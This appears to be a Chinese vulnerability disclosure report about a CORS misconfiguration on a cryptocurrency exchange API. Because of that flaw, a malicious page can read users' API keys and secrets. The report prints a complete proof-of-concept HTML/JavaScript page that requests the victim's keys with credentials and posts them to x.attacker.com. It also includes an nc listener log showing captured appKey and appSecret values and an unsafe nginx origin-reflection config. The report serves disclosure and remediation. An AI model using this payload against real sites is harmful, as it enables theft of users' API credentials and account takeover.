

漏洞描述

漏洞URL：如果是Web就填写此项


<https://api.xxx.com/uc/robot/list>

简要描述：漏洞说明、利用条件、危害等

Cors策略配置不当，并且业务设计存在缺陷，可导致用户api key被攻击者窃取

漏洞证明：

Cors配置不当：




后端接口服务器允许任意来源的跨域请求，且Access-Control-Allow-Credentials的配置为true（即跨域请求会自动带上cookie）

那么攻击者自己构造一个html页面发给用户，当用户访问此页面时，浏览器将自动发出至api.abitvip.com跨域请求，这将导致页面的响应数据被攻击者获取

上图为查看用户个人信息的请求，涉及的信息可能不够敏感。但是！用户的apikey一样可被攻击者获取，相关接口为：<https://api.abitvip.com/uc/robot/list>

同时，此接口本身设计就存在问题：按照业务逻辑，secret应该需要经过短信验证才能被查看到，但是此限制只在前端实现，后端接口没有做这个限制。



漏洞利用代码:

所以攻击者可以构造如下的poc来窃取用户的api key(当受害者访问到此页面时将自动把apikey 和secret发给攻击者):

```
1 <!DOCTYPE>
2 <html>
3 <h1>cors exploit</h1>
4 <script type="text/javascript">
5 function exploit()
6 {
7   var xhr1;
8   var xhr2;
9   if(window.XMLHttpRequest)
10  {
11    xhr1 = new XMLHttpRequest();
12    xhr2 = new XMLHttpRequest();
13  }
14  else
15  {
16    xhr1 = new ActiveXObject("Microsoft.XMLHTTP");
17    xhr2= new ActiveXObject("Microsoft.XMLHTTP");
18  }
19  xhr1.onreadystatechange=function()
20  {
21    if(xhr1.readyState == 4 && xhr1.status == 200)
22    {
23      var datas=xhr1.responseText;
24      console.log(datas);
25      xhr2.open("POST","https://x.attacker.com","true");
26      xhr2.setRequestHeader("Content-type","application/x-www-form-urlencoded");
```

```
27 xhr2.send("z0="+escape(datas));
28 }
29 }
30 xhr1.open("GET","https://api.abitvip.com/uc/robot/list","true")
31 xhr1.withCredentials = true;
32 xhr1.send();
33 }
34 exploit();
35 </script>
36 </html>
37
```

```
root@kali:~/var/www/...# vim ../html/cors.html
root@kali:~/var/www/...# nc -lvp 1234
Listening on [0.0.0.0] family 0, port 1234
Connection from [10.0.0.6] port 1234 [tcp/*] accepted (family 2, sport 63799)
POST / HTTP/1.1
Host: 1234
Connection: keep-alive
Content-Length: 468
Pragma: no-cache
Cache-Control: no-cache
Origin: http://...
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Referer: http://.../cors.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

z0={"code":200,"message":"SUCCESS","data":[{"id":"1339408156391178241","memberId":"6013","appKey":"9900e578-d0c4-4cd0-a33d-17f003bd2368","appSecret":"f9c351a7-1ba5-4c44-a889-e154ed33d1dd","bindIp":"","createTime":1608174764000,"descri":"awef"}],"count":null,"responseString":"200~SUCCESS","url":null,"cid":null}
```

Unicode编码 UTF-8编码 URL编码/解码 Unix时间戳 Ascii/Native编码互转 Hex编码/解码 Html编码/解码

```
z0={"code":200,"message":"SUCCESS","data":[{"id":"1339408156391178241","memberId":"6013","appKey":"9900e578-d0c4-4cd0-a33d-17f003bd2368","appSecret":"f9c351a7-1ba5-4c44-a889-e154ed33d1dd","bindIp":"","createTime":1608174764000,"descri":"awef"}],"count":null,"responseString":"200~SUCCESS","url":null,"cid":null}
```

修复方案:

正确配置cors策略

所有限制都应应在后端接口实现

漏洞总结

在前后端分离场景中，前端页面为了实现跨域请求，通常会在WEB Server 配置响应的Cors 跨域策略，如果Cors策略配置不够严格，甚至允许任意Origin跨域访问时，很有可能导致用户的敏感信息被攻击者远程窃取

运维人员为了更简单的实现跨域访问，可能会用nginx实现不安全的动态跨域策略，本案例漏洞很有可能就是使用了这种不安全的配置导致的：

```
1  if ($cors = "CORS") {  
2    add_header 'Access-Control-Allow-Origin' '$http_origin';  
3    add_header 'Access-Control-Allow-Methods' 'GET, POST, PUT, DELETE, OPTIONS';  
4    add_header 'Access-Control-Allow-Headers' 'DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type';  
5  }
```